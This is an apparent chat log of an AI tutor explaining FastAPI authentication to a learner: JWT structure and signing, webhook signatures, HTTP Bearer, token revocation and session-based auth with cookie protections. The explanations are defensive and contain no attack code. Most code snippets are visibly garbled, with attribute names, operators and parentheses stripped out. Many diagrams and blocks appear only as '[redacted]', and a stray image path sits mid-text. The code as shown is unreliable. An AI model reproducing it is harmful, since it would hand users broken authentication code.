FastAPI Encryption Auth Basics

dont use previous knowledge. i want to learn full encryption and authentication and authorization in fastapi. i already know what i have done in this repo: https://github.com/AdityaZala3919/FastAPI-Mini-Projects but i still think i am lacking something. i guess i dont know which to use where, i have just gotten the names and code understanding. for now we will ignore oauth, we will firstly clear fundamentals

You're right about the gap—you don't need *more tools*, you need a **mental model of when and why each piece is used**. Right now you've learned *mechanics* (JWT, API keys, etc.), but not the **system design layer** that connects them.

Let's build that cleanly from scratch.

---

1. The Big Picture (What you're actually building)

Every secure backend is answering 3 completely different questions:

1. Authentication (AuthN) → *"Who are you?"*

- Login system
- Verifying identity
- Output: **user identity**

2. Authorization (AuthZ) → *"What can you do?"*

- Permissions, roles
- Output: **allowed / denied**

3. Encryption → *"Is the data safe while moving or stored?"*

- Protects data, not identity
- Output: **confidentiality + integrity**

👉 Most confusion happens because people mix these.

---

2. Where each thing fits (your missing clarity)

🔐 Authentication Layer

This is where things like:

- JWT
- Sessions
- API Keys
- OAuth (we'll ignore for now)

belong.

Core idea:

You **prove identity once**, then reuse it.

🔸 Two main patterns

1. Stateful (Session-based)

- Server stores session (Redis/DB)
- Client stores session ID (cookie)

[redacted]

✔ Easy revoke
❌ Needs storage

---

2. Stateless (JWT-based)

- No DB lookup needed
- Token itself contains identity

[redacted]

✔ Scalable
❌ Hard to revoke

In FastAPI

You've already used:

- `HTTPBearer`
- JWT decode

That's **AuthN middleware layer**

---

3. Authorization Layer (THIS is what most people miss)

After authentication:

```python
user = get_current_user
```

Now comes the real decision:

👉 **Should this user be allowed?**

🔸 Types of Authorization

1. Role-Based (RBAC)

```python
if user.      != "admin"
    raise HTTPException 403
```

✔ Simple
❌ Not flexible

---

2. Permission-Based

```python
if "delete_user" not in user.
    raise HTTPException 403
```

✔ More granular

---

3. Resource-Based (VERY IMPORTANT)

```python
if post.          != user.
    raise HTTPException 403
```

👉 This is what people forget.

You don't just check role — you check **ownership/context**.

---

4. Encryption (completely different layer)

This has NOTHING to do with login logic.

🔸 1. Data in Transit

Handled by:

- HTTPS (TLS)

👉 FastAPI doesn't do this — your server (NGINX, etc.) does.

🔸 2. Data at Rest

Password hashing (NOT encryption)

Use:

- bcrypt / argon2

```python
hashed = bcrypt.     password
bcrypt.       password  hashed
```

👉 You never decrypt passwords.

Sensitive data encryption (rare but important)

Example:

- API keys
- private user data

```python
from cryptography.fernet import Fernet
```

👉 This is actual encryption (reversible)

---

5. Putting everything together (real flow)

Let's design a clean system:

🔁 Step-by-step flow

1. Register

- Hash password
- Store in DB

---

2. Login

- Verify password
- Issue JWT

```python
token = create_access_token  "sub"  user.
```

---

3. Request

```python
@router.get "/posts"
async def get_posts user = Depends get_current_user
```

👉 This is authentication

---

4. Authorization

```python
if user.     != "admin"
    raise HTTPException 403
```

---

5. Sensitive logic

```python
if post.         != user.
    raise HTTPException 403
```

---

6. When to use WHAT (this is what you're missing)

Here’s your decision table:

🔹 **Use JWT when:**

- You want stateless APIs
- Microservices
- No session storage

🔹 **Use Sessions when:**

- You want easy logout/revoke
- Traditional web apps

🔹 **Use API Keys when:**

- Service-to-service communication
- Internal tools
- Simple auth (no user identity needed)

🔹 **Use Password Hashing ALWAYS**

- Never store plain passwords

🔹 **Use Encryption when:**

- You must retrieve original data (rare)

---

7. Why your current understanding feels incomplete

Because you learned like this:

> “JWT → done”
> “HTTPBearer → done”

But real systems are:

[redacted]

And each has **different responsibilities**.

8. What you should learn next (in order)

Don't jump to OAuth yet.

Do this:

Step 1:

- Build JWT auth properly
  - access token
  - refresh token
  - expiry
  - rotation

Step 2:

- Implement **RBAC + resource-based auth**

Step 3:

- Add **token revocation (blacklist / Redis)**

Step 4:

- Add **rate limiting + security layers**

Step 5:

- Then OAuth will make sense

If you want next

We can go deeper into:

- ↳ Designing **production-grade JWT system**
- ↳ Refresh token rotation (VERY important)
- ↳ Secure FastAPI dependency structure
- ↳ Common security mistakes

Just tell me 👍

can you define jwt?

A **JWT (JSON Web Token)** is a **compact, self-contained token format** used to securely transmit information (usually user identity) between a client and a server.

🔑 Simple definition

> A JWT is a **signed JSON object** that proves *who you are* without needing the server to store session data.

🧠 Why it exists

Instead of this:

[redacted]

JWT does this:

[redacted]

👉 That's why it's called **stateless authentication**

🧩 Structure of a JWT

A JWT has 3 parts:

[redacted]

Example:

[redacted]

---

1. Header

```JSON
"HS256"
"JWT"
```

- Algorithm used to sign
- Token type

---

2. Payload (IMPORTANT)

```JSON
"user_id"
1712345678
```

This contains **claims** (data):

- `sub` → user id (who you are)
- `exp` → expiry time
- custom fields → roles, permissions, etc.

👉 This is **NOT encrypted**, just encoded (Base64)

---

3. Signature (SECURITY CORE)

👉 This ensures:

- Token is not tampered
- Token is issued by your server

🔄 How JWT works in FastAPI

Step 1: Login

```python
token = create_access_token  "sub"  user.
```

Step 2: Client stores token

- Usually in memory / local storage / cookie

Step 3: Request

```http
```

Step 4: Server verifies

```python
payload = decode_token token
user_id = payload.    "sub"
```

⚠️ Important truths (this is where people mess up)

❌ JWT is NOT encryption

- Anyone can decode payload
- Don’t store secrets inside

❌ JWT is NOT automatically secure

- Security depends on:
  - strong secret key
  - expiry time
  - proper validation

❌ JWT cannot be revoked easily

- Once issued, it’s valid until expiry
- Solution:

- short expiry
- refresh tokens
- blacklist (Redis)

✅ When JWT is useful

Use JWT when:

- You want **stateless APIs**
- You have **microservices**
- You don't want session storage

❌ When NOT ideal

Avoid JWT when:

- You need instant logout everywhere
- You want strict session control

🧠 One-line mental model

> JWT = "I already verified this user earlier, here's proof (signed), trust me."

If you want, next we can:

- ↳ break down **access vs refresh tokens**
- or ↳ build a **production-grade JWT system in FastAPI** (with real structure, not just snippets)

so jwt means that things like username & password which are in a json format are encoded to create a token, and that token is used to securely get username & password. right?

Not quite — that mental model will lead you into security mistakes. Let's correct it clearly.

❌ What you said (problem)

> "JWT encodes username & password and we later get them back"

This is **wrong for two reasons**:

1. **Passwords are NEVER stored in JWT**
2. JWT is **not meant to retrieve credentials**

✅ What actually happens

Step 1: Login (only place password is used)

[redacted]

- Password is checked against hashed password in DB
- If correct → **password is discarded**

Step 2: Server creates JWT

JSON

```
        "user_id"
        1712345678
```

👉 Notice:

- No password
- Usually not even username (user_id is enough)

Step 3: Token is sent to client

[redacted]

Step 4: Future requests

[redacted]

Server:

```python
payload = decode_token token
user_id = payload "sub"
```

👉 Now server knows **who you are**
WITHOUT asking for password again

🔐 Key correction

> JWT is **proof of identity**, not a container for credentials.

⚠️ Important clarification

Encoding ≠ Encryption

JWT payload is:

[redacted]

👉 Anyone can decode it easily.

So if you put:

```json
"admin"
"1234"
```

Anyone can see it 😬

🧠 Correct mental model

Think of JWT like this:

[redacted]

- Login = showing ID
- JWT = signed pass
- Future requests = showing pass

🔒 What SHOULD go inside JWT

Safe:

```JSON
        "user_id"
        1712345678
         "admin"
```

Avoid:

- passwords ❌
- sensitive personal data ❌
- secrets ❌

🧩 Final correction of your statement

👉 Correct version:

> JWT is a signed token containing user identity (like user_id), created after login, and used to authenticate future requests without sending username/password again.

If you want, next we can go one level deeper into:

- ↳ how signature actually prevents tampering
- or ↳ why JWT verification works without DB calls (this is the real “aha” moment)

so things like username and hashed_password are stored in db during login. and they generate a token with the help of user id generated. now when a user wants to login, instead of comparing username and hashed_password user can directly input that token

You’re close, but that last step is where the model breaks.

❌ The incorrect part

> “user can login by directly inputting that token”

No — **tokens are not a replacement for login credentials**.

✅ Correct flow (clean mental model)

🟢 1. Registration

- Store in DB:
  - username
  - **hashed_password** (never plain)

🟢 2. Login (ONLY place credentials are used)

[redacted]

- You compare:
  - input password vs hashed_password
- If valid → issue token

🟢 3. After login (THIS is where JWT is used)

[redacted]

👉 No username/password needed anymore

🔁 Where your confusion is

You’re mixing:

🔹 **Login**

vs

🔹 **Authenticated requests**

🔐 Think of it like this

Login = getting the pass

[redacted]

JWT = using the pass

[redacted]

❌ Why token cannot replace login

If tokens could replace login:

- Anyone who steals a token = full access
- No way to re-verify identity

👉 That's why tokens:

- expire (`exp`)
- are short-lived

⚠️ Important nuance

You *can* send a token instead of logging in again, but only if:

🔹 You already have a valid token

Example:

[redacted]

👉 This is **not login**, this is **session continuation**

🧠 Final corrected understanding

> Username + password → used once to verify identity
> JWT → used afterwards to prove identity for each request

🔄 Real-world analogy

- Login = entering password to unlock phone
- JWT = screen already unlocked

You don't keep typing password for every action —
you just keep using the unlocked session.

🚀 Where this leads next

The next thing that will make everything click is:

👉 ↳ **Access token vs Refresh token**

Because that answers:

- "What happens when token expires?"
- "How do we stay logged in without password?"

If you want, we can go there next.

ok so first step is registeration. and then we compare registered data with login data, if correct we generate a token -> known as jwt. and then user can use that to do requests

Yes — that's essentially correct. Just tighten a few details so your mental model is *production-accurate*.

✅ Clean, correct flow

🟢 1. Registration

- User sends:
  - username
  - password
- Server:
  - hashes password (bcrypt/argon2)
  - stores in DB

[redacted]

🟢 2. Login (Authentication step)

```
[redacted]
```

- Password is hashed and compared
- If valid → **generate JWT**

🟢 3. Token Issued

```JSON
"user_id"
1712345678
```

- This becomes your JWT
- Sent to client

🟢 4. Authenticated Requests

```http
[redacted]
```

Server:

```Python
payload = decode_token token
user_id = payload "sub"
```

👉 Now server knows **who is making the request**

🔧 Small but important corrections

1. JWT is not "just generated"

It is:

- **signed** (important for security)
- **contains claims** (like user_id)

---

2. You don’t compare login data again

After login:

- No DB password check for every request
- Only token verification

---

3. JWT ≠ authorization

Even after token is valid:

```python
if user.      != "admin"
    raise HTTPException 403
```

👉 This is a **separate step**

🧠 Final refined understanding

> Registration → store hashed credentials
> Login → verify credentials → issue JWT
> Requests → send JWT → server verifies identity

🔥 One missing piece (very important)

Right now your model is:

[redacted]

But real systems are:

[redacted]

👉 Without this, your system will break in real-world usage (expiry, logout, security).

If you want, next step should be:

👉 ↳ **Access token vs Refresh token (with real FastAPI design)**

That’s where your understanding will go from “basic” → “production-ready”.

so jwts are only a type of token generated from user_id and expiration time. everything else is part of an algorithm right?

You're *very close*, but that statement oversimplifies things in a way that can cause confusion later. Let's refine it properly.

❌ Your current understanding

> "JWT is just a token made from user_id + expiration, rest is algorithm"

That's **partially true**, but incomplete.

✅ Correct understanding

A JWT is:

> A **structured, signed token** that contains **claims (data)** and is **verified using a cryptographic algorithm**

🧩 What actually makes up a JWT

A JWT is not just "user_id + exp".

It has **three parts with clear roles**:

---

1. Header

JSON

```
"HS256"
"JWT"
```

👉 Defines **which algorithm is used**

---

2. Payload (Claims)

JSON

```
"user_id"
1712345678
 "admin"
```

👉 This is where your idea fits:

- user_id (`sub`) ✅
- expiration (`exp`) ✅

But also:

- roles
- permissions
- any metadata

---

3. Signature (MOST IMPORTANT)

This is where your “algorithm” idea comes in:

[redacted]

👉 This ensures:

- token is not tampered
- token is issued by your server

🔐 So what is “the algorithm”?

The algorithm (like HS256, RS256) is used to:

- **sign the token**
- **verify the token**

It does NOT generate the token content —
it **protects it**.

⚠️ Important correction

JWT is NOT:

[redacted]

Instead:

[redacted]

🧠 Clean mental model

Break it like this:

[redacted]

🔥 Key insight (this is the real understanding)

- **Payload = identity info**
- **Signature = trust mechanism**
- **Algorithm = how trust is enforced**

❗ Why this matters

If JWT was just:

[redacted]

👉 Anyone could modify it:

JSON

```
        "admin"
```

But because of **signature**, server will reject it.

✅ Final corrected statement

> JWT is a signed token containing claims (like user_id and expiration), where a cryptographic algorithm ensures the data hasn't been tampered with.

🚀 Next logical step

Now that you understand this, the next "big unlock" is:

👉 **HS256 vs RS256 (symmetric vs asymmetric signing)**

That's where real system design decisions begin.

so what does this signing means? i also saw signatures in webhook are both same?

Good question—this is exactly the piece that makes everything click.

🔐 What "signing" actually means

Signing = creating a cryptographic proof that:

1. The data was created by a trusted source
2. The data has not been modified

🧠 Intuition first

Think of signing like this:

[redacted]

- You **don't hide the message**
- You **attach proof** that it's authentic

🔧 In JWT

When you create a JWT:

[redacted]

Server does:

[redacted]

🔍 When request comes in

Client sends:

[redacted]

Server:

1. Recomputes signature using same secret
2. Compares with received signature

[redacted]

⚠️ Key point

👉 If someone changes even 1 character:

```JSON
"sub"  "user123"   "sub"  "admin"
```

👉 Signature becomes invalid

🔗 Now your webhook question

> "are signatures in webhook same?"

👉 **YES — same concept, different use case**

🔐 Webhook signing (how it works)

When a service (like Stripe, GitHub, etc.) sends a webhook:

[redacted]

They send:

```http
```

🧪 Your server verifies

```python
expected_signature = HMAC secret  body

if expected_signature != received_signature
    reject_request
```

🧠 Why this is needed

Without signature:

```
😬
```

With signature:

```
```

🔁 JWT vs Webhook Signature (comparison)

Feature	JWT	Webhook Signature
Purpose	Authenticate user	Verify request source
Contains data	Yes (payload)	No (just signature header)
Who verifies	Your backend	Your backend
Secret used	Shared secret / private key	Shared secret

🧠 Final mental model

> Signing = “I created this data, and here’s proof you can verify without trusting the client”

🔥 One powerful insight

JWT and webhook signatures are both based on the same idea:

[redacted]

If you want next, we can go deeper into:

- ↪ Why **HMAC works internally**
- OR ↪ difference between **HS256 vs RS256 (very important for system design)**

alright generate an detailed ascii diagram which explains me whole workflow of jwt

Here’s a **full end-to-end JWT workflow** as a detailed ASCII diagram, broken into phases so you can *see the system*, not just code it.

🔐 JWT AUTH FLOW (Complete System View)

[redacted]

❌

✅

❌ ✅

✅

[redacted]

🧠 Final takeaway

[redacted]

- **Payload → who you are**
- **Signature → why server trusts it**
- **Flow → how you avoid re-login every time**

If you want, next we can extend this diagram to include:

- 🔁 Access token + Refresh token flow (real-world systems)
- 🔒 Token revocation (blacklist / Redis)
- 🧩 Microservices JWT validation (very important for scaling)

Just tell me 👍

now lets go to http bearer. what is this? is this similar to a payload or header?

Good, now you're moving into the **transport layer of auth**, which is where many people get confused.

🔐 What is HTTP Bearer?

HTTP Bearer is **not a token**, and not part of JWT structure.

> It is a **way to send a token in an HTTP request header**

🧠 Simple definition

> Bearer = "whoever holds this token is allowed access"

📦 Where it exists (important)

It lives in the **HTTP request header**, not inside JWT.

```http
[redacted]
```

🔍 So is it like payload or header?

👉 Neither.

Let's clarify layers:

🧩 Layers breakdown

1. HTTP Layer (transport)

```http
[redacted]
```

👉 This is where **Bearer lives**

---

2. JWT Layer (inside the token)

```
[redacted]
```

👉 This is inside the token string

🧠 Visual separation

```
[redacted]
```

Then:

[redacted]

🔄 Flow with Bearer

[redacted]

⚠️ Why “Bearer”?

Because:

[redacted]

👉 No extra proof required
👉 That’s why it must be protected (HTTPS, no leaks)

🔐 In FastAPI

When you use:

```python
from fastapi.security import HTTPBearer
```

It does:

```python
credentials = HTTPBearer
token = credentials.
```

👉 It:

- Reads `Authorization` header
- Extracts token after "Bearer"

❗ Important distinction

Concept	What it is
JWT	The actual token
Bearer	How token is sent in HTTP
Payload	Data inside JWT
Header (JWT)	Metadata of JWT
Header (HTTP)	Request metadata

🧠 Final mental model

[redacted]

🔥 Common mistake

People think:

> “Bearer is part of JWT”

❌ Wrong
👉 It’s just a **transport convention**

If you want next, we can go deeper into:

- ↳ `HTTPBearer` vs `OAuth2PasswordBearer` in FastAPI (important difference)
- OR ↳ how to build your own custom auth dependency cleanly

so http bearer is not just another method like jwt. it is a thing which correctly sends jwt or other things. right?

Yes—that's basically right. Just sharpen it a bit so it's precise.

✅ What you said (refined)

> HTTP Bearer is not another authentication method like JWT.
> It's a way to send tokens (like JWT) in a request.

✔ Correct.

🧠 Clean mental model

Think in layers:

[redacted]

🔧 What Bearer actually does

It standardizes this:

‹/› http

[redacted]

That's it.

- It doesn't create tokens
- It doesn't validate tokens
- It just **carries them**

🔄 So how they work together

[redacted]

[redacted]

⚠️ Important nuance

Bearer doesn't "securely send" the token by itself.

👉 Security comes from:

- **HTTPS (TLS encryption)**
- Not exposing tokens

Bearer is just a **convention**, not protection.

🔁 Can Bearer carry other things?

Yes.

- JWT ✅ (most common)
- API Keys ✅
- Opaque tokens ✅

Example:

```http
[redacted]
```

❗ Common confusion cleared

Concept	Role
JWT	Identity proof (token)
Bearer	How token is sent
HTTPS	How token is protected in transit

🧠 Final one-liner

> JWT is *what you send*, Bearer is *how you send it*.

If you want to go one level deeper, the next important distinction is:

👉 ↪ difference between `HTTPBearer` and `OAuth2PasswordBearer` in FastAPI (this confuses a lot of people)

am i missing something before starting oauth?

Short answer: **yes—just a few critical pieces.**
If you jump into OAuth now, you'll understand the *flow*, but miss the **security and design trade-offs** behind it.

Let's make sure your foundation is actually "production-ready", not just "I've seen the code".

🧠 What you already have (good)

You understand:

- JWT structure ✅
- Signing & verification ✅
- HTTP Bearer transport ✅
- Basic login flow ✅

That's solid.

⚠️ What you're still missing (important)

These are the gaps that *actually matter in real systems*:

---

1. 🔁 Access Token vs Refresh Token (VERY IMPORTANT)

Right now your model is:

[redacted]

That breaks in real systems.

You need:

[redacted]

Why?

- Access token expires quickly → limits damage if stolen
- Refresh token → gives new access token without login

👉 Without this, your system is either:

- insecure (long expiry), OR
- annoying (frequent login)

---

2. 🔒 Token Revocation (Logout problem)

JWT is stateless, so:

[redacted] 😬

You need strategies like:

- blacklist (Redis)
- token versioning
- short expiry + refresh rotation

👉 This is a **core real-world problem**

---

3. 🔁 Refresh Token Rotation (security upgrade)

Basic refresh flow:

[redacted]

But better:

[redacted]

👉 Prevents replay attacks

---

4. 🧩 Proper Authorization Design

You've seen:

```python
if user.      != "admin"
```

But real systems need:

- RBAC (roles)
- resource-level checks
- sometimes ABAC (attribute-based)

👉 OAuth won't teach you this—you need it before.

---

5. 🔐 Where to store tokens (very practical)

You should know trade-offs:

- localStorage ❌ (XSS risk)
- httpOnly cookies ✅ (safer)
- memory (SPA) ⚠️

👉 OAuth heavily depends on this understanding

---

6. ⚙️ Stateless vs Stateful thinking

You should be clear on:

- JWT (stateless)
- Sessions (stateful)

OAuth mixes both concepts.

🚫 What happens if you skip this

If you go to OAuth now:

- You'll follow steps blindly
- You won't understand:
  - why refresh tokens exist
  - why scopes matter
  - why flows differ

👉 It'll feel like "magic + boilerplate"

✅ Minimum checklist before OAuth

Make sure you can confidently build:

[redacted]

🧠 Honest recommendation

You're **~80% ready**.

👉 Do this ONE thing before OAuth:

> Build a **complete JWT system with refresh tokens + rotation**

That will unlock everything.

🚀 After that, OAuth will click instantly

Because OAuth is basically:

[redacted]

If you want next step

We can build:

👉 ↳ **Production-grade JWT system in FastAPI**

- access + refresh tokens
- rotation
- secure dependencies
- clean architecture

That's the best bridge to OAuth.

explain token revocation

Token revocation is where JWT systems stop being “toy examples” and start becoming real.

🔐 What is Token Revocation?

> **Token revocation = making an already-issued token invalid before it expires**

🧠 Why this problem exists

JWT is **stateless**, meaning:

[redacted]

So once you issue a token:

[redacted]

Even if:

- user logs out ❌
- password changes ❌
- account is compromised ❌

👉 Token still works 😬

⚠️ Real-world problem

[redacted]

That’s why revocation exists.

🔧 How to revoke a token?

There’s no single way. You simulate revocation using patterns.

🔹 1. Blacklist (most common)

When user logs out:

[redacted]

During request:

```python
if token in blacklist
    reject
```

Flow

[redacted]

✅ Pros

- Immediate revocation

❌ Cons

- Breaks stateless nature
- Needs storage (Redis)

🔹 2. Short-lived Access Tokens (industry standard)

Instead of revoking:

[redacted]

Flow

[redacted]

✅ Pros

- No blacklist needed
- Scalable

❌ Cons

- Small window where stolen token still works

🔹 3. Token Versioning (VERY clever)

In DB:

```
[redacted]
```

JWT contains:

```JSON
"user_id"
    1
```

On logout / password change:

```
[redacted]
```

On request:

```Python
if token.        != user.
    reject
```

✅ Pros

- No need to track every token
- Revokes ALL tokens at once

❌ Cons

- Requires DB lookup per request

🔹 4. Refresh Token Revocation (important)

Instead of revoking access tokens:

[redacted]

Flow

[redacted]

✅ Pros

- Cleaner design
- Common in real systems

🧠 How real systems combine these

Production systems usually do:

[redacted]

🔥 Key insight

> You don't "delete" a JWT
> You **change the system so it stops trusting it**

⚖️ Comparison

Method	Immediate?	Scalable?	Complexity
Blacklist	✅ Yes	❌ No	Medium

Method	Immediate?	Scalable?	Complexity
Short expiry	❌ No	✅ Yes	Easy
Token versioning	✅ Yes	⚠️ Medium	Medium
Refresh revoke	⚠️ Partial	✅ Yes	Medium

🧠 Final mental model

[redacted]

🚀 What you should do next

Before OAuth, implement:

👉 **Access + Refresh token system with rotation + refresh revocation**

That will solve:

- logout
- session control
- security

If you want, I can walk you through:

👉 ↳ exact FastAPI structure for revocation (clean + scalable)

6. ⚙️ Stateless vs Stateful thinking

You should be clear on:

JWT (stateless)
Sessions (stateful)

OAuth mixes both concepts.

ok so jwt is stateless, what is for stateful?

Good—this is the exact contrast you need to understand.

🧠 Stateless vs Stateful (core difference)

🔹 Stateless (JWT)

[redacted]

🔹 Stateful (Sessions)

> Server **stores session data**, and client only holds a reference

---

🔐 What is used for stateful?

👉 **Sessions (Session-based authentication)**

🔧 How session-based auth works

🔁 Full flow

[redacted]

🧩 Structure

[redacted]

[redacted]

🔄 On every request

```http
[redacted]
```

Server:

[redacted]

🧠 Visual comparison

🔹 JWT (stateless)

[redacted]

🔹 Session (stateful)

[redacted]

🔥 Key difference (THIS is the real insight)

[redacted]

⚖️ Comparison table

Feature	JWT (Stateless)	Session (Stateful)
Storage	Client	Server
Server memory	❌ None	✅ Required
Scalability	✅ High	❌ Needs shared storage
Revocation	❌ Hard	✅ Easy
Performance	✅ Fast	❌ DB lookup

🔐 Where sessions are used

Sessions are common in:

- Traditional web apps (Django, etc.)
- Systems needing **strict control**
- Admin panels
- Banking systems

🧠 Why OAuth mixes both

OAuth typically does:

[redacted]

👉 Hybrid approach

🔄 Real-world mental model

Session-based

[redacted]

JWT-based

[redacted]

🧠 Final answer

> Stateful systems use **sessions**, where the server stores user state and the client only holds a session ID.

🚀 What you should do next

Now the best next step is:

👉 ↳ **Implement both in FastAPI**

- ↳ Session-based auth
- ↳ JWT-based auth

Then compare behavior (logout, scaling, etc.)

That's where this concept becomes crystal clear.

just like you made jwt workflow diagram, make a session based auth diagram

Perfect—this will make the contrast with JWT very clear.

🔐 SESSION-BASED AUTH WORKFLOW (STATEFUL)


[redacted]

❌

✅

❌ ✅

✅



[redacted]

🧠 Final takeaway

[redacted]

🔥 Key contrast with JWT (this is the insight)

[redacted]

If you want next, we can:

👉 ↳ Put **JWT vs Session side-by-side in one diagram**
👉 Or ↳ implement both in FastAPI and compare behavior practically

what if session is expired will the details be deleted from db? or what if a hacked gets session_id?

Good—these are exactly the questions that matter in real systems. Let's tackle both clearly.

🧠 1. What happens when a session expires?

Short answer: **it depends on how you implement it**, but ideally:

> Expired sessions should **no longer be usable**, and are usually **cleaned up** from storage.

🔧 How expiry is handled

When a session is created:

```
[redacted]
```

🔄 On each request

Server checks:

```python
if session.            < now
    reject  401
```

👉 So even if it still exists in DB, it's **invalid**

🧹 Cleanup strategies

🔹 Lazy cleanup (most common)

```
[redacted]
```

- Deleted later via cron job / background task

🔹 Automatic expiry (Redis)

If using Redis:

[redacted]

👉 Redis auto-deletes it after expiry

🔹 Immediate deletion (less common)

Delete as soon as expired (rare, inefficient)

✅ Best practice

- Use **expiry check + background cleanup OR Redis TTL**

🔐 2. What if attacker gets session_id?

This is a **serious issue**.

Because:

[redacted]

👉 Exactly like Bearer token.

🚨 What attacker can do

[redacted]

No password needed.

🛡️ How to protect sessions

🔹 1. Use HTTPS (MANDATORY)

[redacted]

Prevents:

- sniffing attacks

🔹 2. httpOnly cookies

[redacted]

Prevents:

- XSS stealing session

🔹 3. Secure cookies

[redacted]

🔹 4. SameSite cookies

[redacted]

🔹 5. Session rotation (VERY IMPORTANT)

After login:

[redacted]

Prevents:

- session fixation attacks

🔹 6. Short session lifetime

[redacted]

🔹 7. Invalidate on logout

[redacted]

